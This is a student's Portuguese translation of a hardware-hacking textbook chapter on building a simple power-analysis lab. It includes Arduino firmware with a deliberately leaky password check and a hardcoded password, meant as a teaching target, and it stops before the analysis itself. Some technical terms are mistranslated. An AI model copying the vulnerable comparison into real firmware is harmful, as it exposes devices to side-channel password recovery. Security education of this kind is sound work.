Faculdade de Informática e Administração Paulista - FIAP

MARIA EDUARDA NERY ANJO

TRADUÇÃO
THE HARDWARE HACKING HANDBOOK

São Paulo
2024

MARIA EDUARDA NERY ANJO

TRADUÇÃO
THE HARDWARE HACKING HANDBOOK

ALEXANDRA PERCARIO
Prof. (Nome do professor avaliador)

CAPÍTULO 9 - TEMPO DE BANCADA: ANÁLISE DE POTÊNCIA SIMPLES

Neste capítulo, apresentaremos um ambiente de laboratório que lhe permite experimentar alguns exemplos de código. De preferência dos dispositivos de ataque sobre os quais não sabemos nada, vamos começar a atacar dispositivos reais que temos em mãos com algoritmos específicos de nossa escolha. Esta prática nos permiti ganhar experiência neste tipo de ataques em vez de ter que fazer um monte de adivinhação do que um dispositivo "fechado" é. Primeiro, vamos percorrer os genéricos da construção da configuração simples de análise de energia (SPA) e, em seguida, vamos programar um Arduino com uma verificação de senha vulnerável ao SPA e ver se podemos extrair a senha. Finalmente, faremos o mesmo experimento com o ChipWhisperer-Nano. Considere este capítulo como um estralar de dedos para aquecer antes de realmente tocar piano.

Laboratório em Casa

Para construir um laboratório de SPA simples, você precisa de uma ferramenta para medir traços de energia, um alvo dispositivo em uma placa de circuito habilitada para medição de energia e um computador que instrui o alvo a executar uma operação enquanto grava os rastreamentos de potência e entrada/saída do dispositivo.

Criando uma Configuração Básica de Hardware

Seu laboratório não precisa ser caro ou complicado, como mostra a Figura 9-1.



Figura 9-1: Uma plataforma Experimental Caseira

Este laboratório simples construído em casa consiste em um osciloscópio conectado por USB (1), um dispositivo alvo em uma protoboard com alguns eletrônicos que permitem a medição (2) e um computador padrão com um adaptador USB-serial (3). O microcontrolador ATmega328P, como usado em um Arduino, é montado em uma placa especial com resistor de medição de corrente.

Osciloscópios Básicos

Ao usar um osciloscópio regular, o requisito mais importante é a capacidade de amostragem a 100 MS/s (mega-amostras por segundo) ou superior em dois canais. Muitos osciloscópios especificam uma taxa de amostragem máxima que você pode obter apenas em um único canal. Se você usar dois canais, o exemplo taxa em cada canal é metade desse máximo, o que significa um 100 MS/s escopo pode ser amostrado somente em 50 MS/s se você quiser medir duas entradas de uma vez.

Para esses experimentos, usaremos o segundo canal como gatilho somente. Seu escopo pode ter um gatilho externo (que ainda permite que você obtenha a taxa de

amostragem máxima de um canal), mas se não, certifique-se de que você pode amostrar em dois canais simultaneamente a 100 MS/s ou melhor, atacando implementações mais avançadas, como AES de hardware, exigirão muitas taxas de amostragem mais rápidas — às vezes 1 GS/s ou superior.

Osciloscópios genéricos de muito baixo custo podem não ter uma interface de computador útil. Por exemplo, você encontrará osciloscópios conectados por USB que não possuem uma API para permitir que você faça interface com o dispositivo. Ao comprar um osciloscópio para análise de canal lateral, certifique-se de que você possa controlar o dispositivo do seu computador e que você pode baixar rapidamente os dados do osciloscópio.

Além disso, preste atenção ao buffer de tamanho de amostra. Os dispositivos de baixo custo têm um pequeno buffer de, digamos, apenas 15.000 amostras, o que tornará seu trabalho muito mais difícil. Isso porque você precisará acionar a captura no momento exato da operação sensível; caso contrário, você transbordará o buffer de memória do osciloscópio. Você também não poderá executar determinados trabalhos, como análise de energia simples em algoritmos de chave pública mais longos que exigiria um buffer muito maior.

Dispositivos de amostragem para fins especiais que permitem a amostragem síncrona podem reduzir seus requisitos de taxa de amostragem mantendo uma relação entre o relógio do dispositivo e o relógio de amostra (como o ChipWhisperer faz). Ver o anexo A para obter mais informações sobre osciloscópios.

Escolhendo um Microcontrolador

Selecione um microcontrolador que você possa programar diretamente e que não esteja executando nenhum sistema operacional. O Arduino é uma escolha perfeita. Não comece sua carreira no canal paralelo tentando usar um alvo como um Raspberry Pi ou BeagleBone. Esses produtos têm muitos fatores complicadores, como a dificuldade de obter um gatilho confiável, altas velocidades de clock, e seus sistemas operacionais. Estamos construindo uma habilidade, então vamos começar no modo fácil.

Construindo um Quadro de Destino

A primeira coisa que precisamos construir é uma placa alvo micro controladora que tenha um resistor de derivação inserido na linha de alimentação. Shunt resistor é um termo genérico que damos a um resistor que inserimos no caminho de um circuito para medir a corrente. O fluxo de corrente através desse resistor fará com que uma tensão seja desenvolvida através dele, e podemos medir essa tensão usando um osciloscópio.
A Figura 9-1 mostra um exemplo de um alvo de teste. A Figura 9-2 detalha a inserção de um resistor de derivação, onde o lado inferior do resistor de derivação vai para o canal do osciloscópio. A lei de Ohm nos diz que uma tensão que "se desenvolveu" através de um resistor é igual à resistência multiplicada pela corrente ($V = I \times R$). A polaridade da tensão será de tal modo que uma tensão mais baixa estará presente no lado baixo.

Se o lado alto era de 3,3 V, e o lado baixo era de 2,8 V, isso significa que 0,5 V (3.3 – 2.8) foi desenvolvido através do resistor.



Figure 9-2: A shunt resistor makes it easy to measure power consumption.

Se quiséssemos medir apenas a tensão através do resistor de derivação, nós poderíamos usar um instrumento chamado solda diferencial. Com uma solda diferencial, obteremos apenas a tensão exata através do próprio resistor de derivação, que deve fornecer a medição mais precisa.

Um método mais simples que não exige equipamento adicional (e como vamos trabalhar neste laboratório) é assumir que o lado alto do resistor shunt está conectado a uma fonte de alimentação limpa e constante, o que significa que qualquer ruído no lado alto do resistor shunt será adicionado ao ruído de medição no lado baixo. Vamos medir o consumo de energia através deste resistor shunt simplesmente medindo a voltagem no lado baixo, que será o valor de nossa voltagem constante "lado alto" menos a queda no resistor shunt. À medida que a corrente aumenta no shunt, a queda de voltagem no shunt também aumenta, e assim a voltagem "lado baixo" se torna menor.
O valor de resistência que você precisará para o seu resistor shunt depende do consumo de energia atual do seu dispositivo alvo. Usando a lei de Ohm, V = I × R, você pode calcular valores de resistência razoáveis. A maioria dos osciloscópios tem boa resolução de voltagem de 50 mV a 5 V. A corrente (I) é determinada pelo dispositivo, mas variará de dezenas de mA para microcontroladores a vários A para grandes Sistemas em Chips (SoCs). Por exemplo, se seu alvo for um microcontrolador pequeno com 50 mA, você deve ser capaz de usar uma resistência de 10 Ω a 50 Ω, mas uma matriz de portas programável em campo (FPGA) com consumo de 5 A pode requerer 0,05 Ω a 0,5 Ω. Resistores de valor mais alto produzem uma queda de voltagem maior que fornece um sinal forte para o seu osciloscópio, mas isso pode reduzir a voltagem do dispositivo a um ponto tão baixo que ele pare de funcionar.



Figure 9-3: A schematic of the target board

O microcontrolador ATmega328P executa o código-alvo, um resistor (R2) nos permite fazer medições de energia, e o filtro de ruído da fonte de voltagem de entrada é feito com C1, C2, C3 e R1. Um adaptador serial USB-TTL externo está conectado às linhas RX e TX. Note que a fonte de alimentação digital não possui capacitores de desacoplamento; eles filtrariam detalhes do consumo de energia que contêm informações potencialmente interessantes. Você pode facilmente modificar este circuito para usar outros microcontroladores, se preferir.
Você precisará ser capaz de programar o microcontrolador com seu código-alvo, o que pode significar mover o chip físico entre o protoboard do alvo e o Arduino. Um Arduino Uno usa o mesmo microcontrolador ATmega328P mencionado anteriormente, então sempre que falamos "Arduino", nos referimos a uma placa que pode ser usada para programar o microcontrolador.

Comprando um Conjunto

Se preferir não construir seu próprio laboratório para análise de canal lateral, você pode comprar um. O ChipWhisperer-Nano (mostrado na Figura 9-4) ou o ChipWhisperer-Lite (mostrado na Figura 9-5) substitui todo o hardware mostrado na Figura 9-1 por cerca de US$50 ou US$250, respectivamente.



Figure 9-4: The ChipWhisperer-Nano

O ChipWhisperer-Nano é um dispositivo que permite programar o STM32F0 incluído com vários algoritmos e realizar análises de energia. Você pode separar o alvo incluído para examinar outros dispositivos. A funcionalidade de glitching é muito limitada em comparação com o ChipWhisperer-Lite.



Figure 9-5: The ChipWhisperer-Lite

O ChipWhisperer-Lite fornece hardware de captura junto com uma placa alvo de exemplo. O alvo incluído está disponível como um Atmel XMEGA ou STM32F303 ARM. Além da análise de canal lateral, este dispositivo também permite que você realize experimentos de glitching de clock e voltagem. Novamente, você pode separar o alvo incluído para examinar dispositivos mais avançados. Esses dispositivos incluem tanto o alvo quanto o hardware de captura, tudo em uma placa. O ChipWhisperer-Lite é um design de código aberto, então você também pode construí-lo você mesmo. Alternativamente, ferramentas comerciais como o Inspector da Riscure ou a Estação de Trabalho DPA da CRI estão disponíveis; eles são desenvolvidos para alvos de maior complexidade e segurança, mas estão fora do orçamento do hacker de hardware médio.

Preparando o Código-Alvo

Vamos assumir um Arduino como alvo por enquanto e depois demonstrar o mesmo ataque em um ChipWhisperer-Nano. Independentemente da sua escolha de hardware, você precisará programar o microcontrolador para executar o algoritmo de criptografia ou verificação de senha.

O Exemplo 9-1 mostra um exemplo do código de firmware que você precisa programar em seu alvo.

```
// Trigger is Pin 2
int triggerPin = 2;
String known_passwordstr = String("ilovecheese");
String input_passwordstr;
char input_password[20];
char tempchr;
int index;
// the setup routine runs once when you press reset:
void setup() {
 // initialize serial communication at 9600 bits per second:
 Serial.begin(9600);
 pinMode(triggerPin, OUTPUT);
 tempchr = '0';
 index = 0;
}
// the loop routine runs over and over again forever:
void loop() {
 //Wait a little bit after startup & clear everything
 digitalWrite(triggerPin, LOW);
 delay(250);
 Serial.flush();
 Serial.write("Enter Password:");
 // wait for last character
 while ((tempchr != '\n') && (index < 19)){
 if(Serial.available() > 0){
 tempchr = Serial.read();
 input_password[index++] = tempchr;
 }
 }
 // Null terminate and strip non-characters
 input_password[index] = '\0';
 input_passwordstr = String(input_password);
 input_passwordstr.trim();
 index = 0;
 tempchr = 0;
1 digitalWrite(triggerPin, HIGH);
2 if(input_passwordstr == known_passwordstr){
 Serial.write("Password OK\n");
 } else {
 //Delay up to 500ms randomly
```

```
 3 delay(random(500));
 Serial.write("Password Bad\n");
 }
}
```

Exemplo 9-1: Firmware de microcontrolador de amostra usando Arduino para realizar uma operação simples com um gatilho

O alvo primeiro lê uma senha do usuário. Em seguida, o alvo compara essa senha com a senha armazenada (2) (neste caso, a senha codificada é ilovecheese). Uma linha de E/S específica é configurada como alta durante a operação de comparação de senha, permitindo que você acione seu osciloscópio para medir o sinal durante essa operação (1).

Este firmware tem um truque na manga. Mesmo que use uma comparação de string vazia (2) (como em nossa introdução sobre ataques de tempo no Exemplo 8-1), torna os ataques de tempo difíceis ao fazer uma espera aleatória de até 500 ms no final da operação (3), tornando-o propício para um ataque SPA.

Construindo o Setup

No lado do computador, seu trabalho envolverá o seguinte:
- Comunicação com o dispositivo alvo (enviando comandos e dados e recebendo uma resposta)
- Configuração do osciloscópio conforme necessário (canais, gatilhos e escalas)
- Baixando dados do osciloscópio para o computador
- Armazenando o traço de energia e os dados enviados para o dispositivo em um banco de dados ou arquivo

Vamos analisar os requisitos para cada uma dessas etapas nas próximas seções. O objetivo final é medir o consumo de energia de um microcontrolador enquanto executa um programa simples, como mostrado no Exemplo 9-1.

Comunicação com o Dispositivo Alvo

Como você está direcionando um dispositivo que programa, pode definir seu próprio protocolo de comunicações. No Exemplo 9-1, é simplesmente uma interface serial que lê uma senha. Para simplicidade, a senha "correta" está codificada no programa, mas, em geral, é bom permitir a configuração das "informações sensíveis" (como a senha). Essa prática permite que você experimente mais facilmente (por exemplo, com uma senha mais longa ou mais curta). Quando você começa a mirar a criptografia, essa prática também se mantém: a configuração do material da chave a partir do computador possibilita a experimentação.

A outra parte da comunicação é acionar o osciloscópio. Enquanto o dispositivo alvo está executando a tarefa com a "operação sensível", você precisa monitorar o consumo de energia do dispositivo. O Exemplo 9-1 mostra o acionamento, onde colocamos uma linha de gatilho alta logo antes da comparação ocorrer e a baixamos após a comparação.

O Resistor Shunt

O sinal de saída do resistor shunt é bastante forte e deve ser capaz de alimentar seu osciloscópio diretamente. Conecte o sinal diretamente ao seu osciloscópio usando a entrada do conector BNC, em vez de passá-lo pelos probes, o que pode introduzir ruído através da conexão de terra. Além disso, se o seu osciloscópio tiver apenas probes de 10:1 fixos, você estará reduzindo a voltagem pico a pico. Depois de fazer isso, seu osciloscópio pode medir as diferenças de voltagem causadas pelo consumo de energia variável do alvo.

Configurações do Osciloscópio

Você precisará ajustar algumas configurações em seu osciloscópio: faixa de voltagem, acoplamento e taxa de amostragem. Isso é "Osciloscópio 101", então daremos apenas algumas dicas breves sobre especificidades ao fazer capturas de canal lateral. Mais detalhes sobre o uso de osciloscópios podem ser encontrados na seção "Osciloscópio Digital" no Capítulo 2. Se você precisar comprar um osciloscópio, consulte a seção "Visualização de Formas de Onda Analógicas (Osciloscópios)" no Apêndice A.

A faixa de voltagem deve ser selecionada alta o suficiente para que o sinal capturado não seja cortado. Por exemplo, quando você tem um sinal de 1,3 V mas sua faixa está definida para 1,0 V, você perderá todas as informações acima de 1,0 V. Por outro lado, ela precisa ser selecionada baixa o suficiente para não causar erros de quantização. Isso significa que se sua faixa estiver definida para 5 V, mas você tiver um sinal de 1,3 V, você desperdiçou 3,7 V de faixa. Se seu osciloscópio lhe der a escolha entre 1 V e 2 V, para o sinal de 1,3 V, você escolheria 2 V.

O modo de acoplamento de entrada do seu osciloscópio geralmente não é muito crítico. A menos que tenha um bom motivo para não fazer isso, use o modo acoplado em CA, pois ele centraliza o sinal em torno do nível de 0 V. Você também pode usar o modo acoplado em CC e ajustar o offset também para obter os mesmos resultados. A vantagem do modo acoplado em CA é que ele elimina qualquer mudança gradual na voltagem ou ruído de frequência muito baixa que possa complicar as medições, por exemplo, se a saída do regulador de voltagem variar conforme o sistema aquece. Ele também compensará o deslocamento CC introduzido se você estiver usando um shunt no lado do VCC, como mostramos na Figura 9-2. Deslocamentos CC geralmente não carregam informações de canal lateral.

Para a taxa de amostragem, o compromisso é entre o tempo de processamento aumentado, mas melhor qualidade de captura a uma taxa mais alta versus processamento mais rápido, mas qualidade inferior a uma taxa mais baixa. Ao começar, use a regra prática de amostrar de uma a cinco vezes a velocidade do relógio do seu alvo.

Seu osciloscópio pode ter outras características úteis também, como um limite de largura de banda de 20 MHz que pode reduzir o ruído de alta frequência. Você também pode introduzir filtros passa-baixa analógicos com o mesmo efeito. Se estiver atacando dispositivos de frequência mais baixa, essa redução no ruído de

alta frequência será útil, mas se estiver atacando um dispositivo muito rápido, você pode precisar de dados dos componentes de frequência mais alta. Uma boa prática é colocar um limitador de largura de banda em cerca de cinco vezes sua taxa de amostragem. Por exemplo, um alvo de 5 MHz pode ser amostrado a 10 MS/s e limitado em largura de banda a 50 MHz.

Certifique-se de experimentar para determinar a melhor configuração de medição para qualquer dispositivo e algoritmo específico. É uma boa experiência de aprendizado e vai ensiná-lo como as configurações afetam a qualidade e a velocidade de aquisição.

Comunicando-se com o Osciloscópio

Para realizar o ataque, você precisará de alguma forma de baixar os dados do traço para o computador. Para ataques simples de análise de energia, você pode ser capaz de fazê-lo inspecionando visualmente o display do osciloscópio. Qualquer um dos ataques mais avançados exigirá que você baixe os dados do osciloscópio para o computador.

O método de comunicação com seu osciloscópio dependerá quase inteiramente do fornecedor do osciloscópio. Alguns fornecedores têm sua própria biblioteca com ligações de linguagem para usar essa biblioteca em linguagens como C e Python. Muitos outros fornecedores dependem em vez disso da Arquitetura de Software de Instrumentação Virtual (VISA), um padrão da indústria para comunicações entre equipamentos de teste. Se seu osciloscópio suportar VISA, você deverá ser capaz de encontrar bibliotecas de alto nível em quase todas as linguagens para ajudá-lo a interagir com ele, como PyVISA para Python. Você precisará implementar comandos ou opções específicas para o seu osciloscópio, mas o fornecedor deve fornecer alguma instrução.

Armazenamento de Dados

Como você armazena seus traços depende quase inteiramente da plataforma de análise planejada. Se planeja fazer a análise inteiramente em Python, pode procurar o formato de armazenamento que funcione com a popular biblioteca NumPy. Se estiver usando MATLAB, aproveitará o formato de arquivo MATLAB nativo. Se planeja experimentar com computação distribuída, precisará investigar o sistema de arquivos preferido para seu cluster.

Ao trabalhar com conjuntos de traços realmente grandes, o formato de armazenamento será importante e você vai querer otimizá-lo para um acesso linear rápido. Em laboratórios profissionais, conjuntos de 1 TB não são exceção. Por outro lado, para seu trabalho inicial e investigação, seus requisitos de armazenamento de dados devem ser bastante pequenos. Atacar uma implementação de software em um microcontrolador de 8 bits pode exigir apenas 10 ou 20 medições de energia, então praticamente qualquer coisa melhor do que copiar/colar os dados de uma planilha funcionará!

Juntando Tudo: Um Ataque SPA

Com nossa configuração pronta, vamos realizar o ataque SPA real, trabalhando com o código do Exemplo 9-1. Como mencionado anteriormente, este código tem uma comparação de senha vazada. A espera aleatória no final do código esconde a vazão de tempo, então não é diretamente explorável através do tempo. Teremos que olhar mais de perto, usando SPA em traços, para ver se podemos identificar as comparações individuais de caracteres. Se os traços revelarem qual caractere está incorreto, podemos fazer um ataque de força bruta muito limitado para recuperar a senha, exatamente como fizemos nos ataques de tempo puro no Capítulo 8.

Primeiro, precisaremos fazer um pouco de preparação adicional em nosso Arduino. Em seguida, mediremos traços de energia quando fornecermos senhas corretas, parcialmente corretas e incorretas. Se esses traços revelarem o índice do primeiro caractere errado, podemos fazer um ataque de força bruta para recuperar a senha correta.

Preparando o Alvo

Para demonstrar uma abordagem sem solda para capturar traços, precisamos estender a configuração mostrada na Figura 9-1. Basicamente, pegamos um Arduino Uno e simplesmente movemos o microcontrolador ATmega328P para um protoboard (veja a Figura 9-6). Como mencionado anteriormente, precisamos do resistor shunt no pino VCC, é por isso que não podemos simplesmente usar uma placa Arduino comum (pelo menos sem fazer algumas soldas).



Figure 9-6: The humble Arduino used as a side-channel analysis attack target

Figure 9-7 shows details of the required wiring for the Arduino Uno.



Figure 9-7: Details of the required wiring for the Arduino Uno (this image was created with Fritzing).

Os pinos 9 e 10 estão conectados do soquete de circuito integrado (CI) vazio, onde o microcontrolador costumava estar, para o protoboard. Esses fios jumper trazem a frequência do cristal da placa conforme necessário pelo CI do microcontrolador. Os fios devem ser o mais curtos possível. Não é uma ideia excelente conectar essas linhas sensíveis fora da placa como fizemos, mas na prática, tende a funcionar. Se você tiver dificuldade para fazer o sistema funcionar, pode ser que essas linhas estejam muito longas.

O valor dos resistores e capacitores não é crítico. Os resistores aqui são de 100 Ω, mas qualquer coisa de 22 a 100 Ω deve funcionar. Capacitores na faixa de 100µF a 330µF funcionarão. (O esquemático na Figura 9-3 mostra alguns detalhes. Note que Y1, C5 e C6 mostrados na Figura 9-3 não são necessários aqui, já que essas partes estão na placa base do Arduino.)

Agora que o Arduino foi modificado para medições de energia, programamos o código do Exemplo 9-1. Após a conexão com um terminal serial, você deverá ter um prompt onde pode inserir sua senha (veja a Figura 9-8).

Certifique-se de testar se o código se comporta corretamente tanto para uma senha válida quanto para uma senha inválida. Você pode fazer isso digitando manualmente uma senha ou criando um programa de teste que se comunique diretamente com o código alvo. Neste ponto, você está pronto para um ataque!

Figure 9-8: Serial output from the programmed Arduino

Preparando o Osciloscópio

Configure seu osciloscópio para acionar na linha de E/S digital em uso. Estamos usando "Digital IO 2", que é o pino 4 no chip ATmega328P. O código no alvo puxa a linha para alto logo antes da operação sensível (neste caso, a comparação de senha).

Primeiro, experimente enviando repetidamente a mesma senha. Você deverá obter traços muito semelhantes. Se não, verifique sua configuração. Seu acionamento pode não ser capturado pelo osciloscópio, ou talvez seu programa de teste não esteja sendo executado corretamente. Os traços capturados à esquerda da linha pontilhada na próxima Figura 9-9 fornecem uma ideia de como os traços devem se parecer.

Uma vez convencido de que a configuração de medição está funcionando, experimente com várias configurações de osciloscópio, seguindo nossos conselhos da seção anterior. Um Arduino Uno roda a 16 MHz, então configure seu osciloscópio para qualquer coisa entre 20 MS/s e 100 MS/s. Ajuste a faixa do seu osciloscópio para se ajustar ao sinal de forma justa sem cortar.

Para facilitar a montagem, usamos soldas de osciloscópio. Como mencionado anteriormente, isso produzirá alguma perda de sinal em comparação com a alimentação de um fio conectado por BNC diretamente ao osciloscópio. Neste alvo, há bastante sinal, então não é um grande problema.

Se você tiver soldas de osciloscópio que possam ser alternadas entre 10× e 1×, você pode achar que elas funcionam muito melhor na posição 1×. A posição 1× fornece menos ruído, mas com uma largura de banda muito reduzida. Para este caso específico, a menor largura de banda é realmente útil, então preferimos usar a configuração 1×. Se o seu osciloscópio tiver um limite de largura de banda (muitos têm uma opção de limite de largura de banda de 20 MHz), habilite-o para ver se o

sinal fica mais claro. Se você estiver pensando em adquirir um osciloscópio para isso, vamos cobrir que tipo de opções você pode precisar no Anexo A.

Análise do Sinal

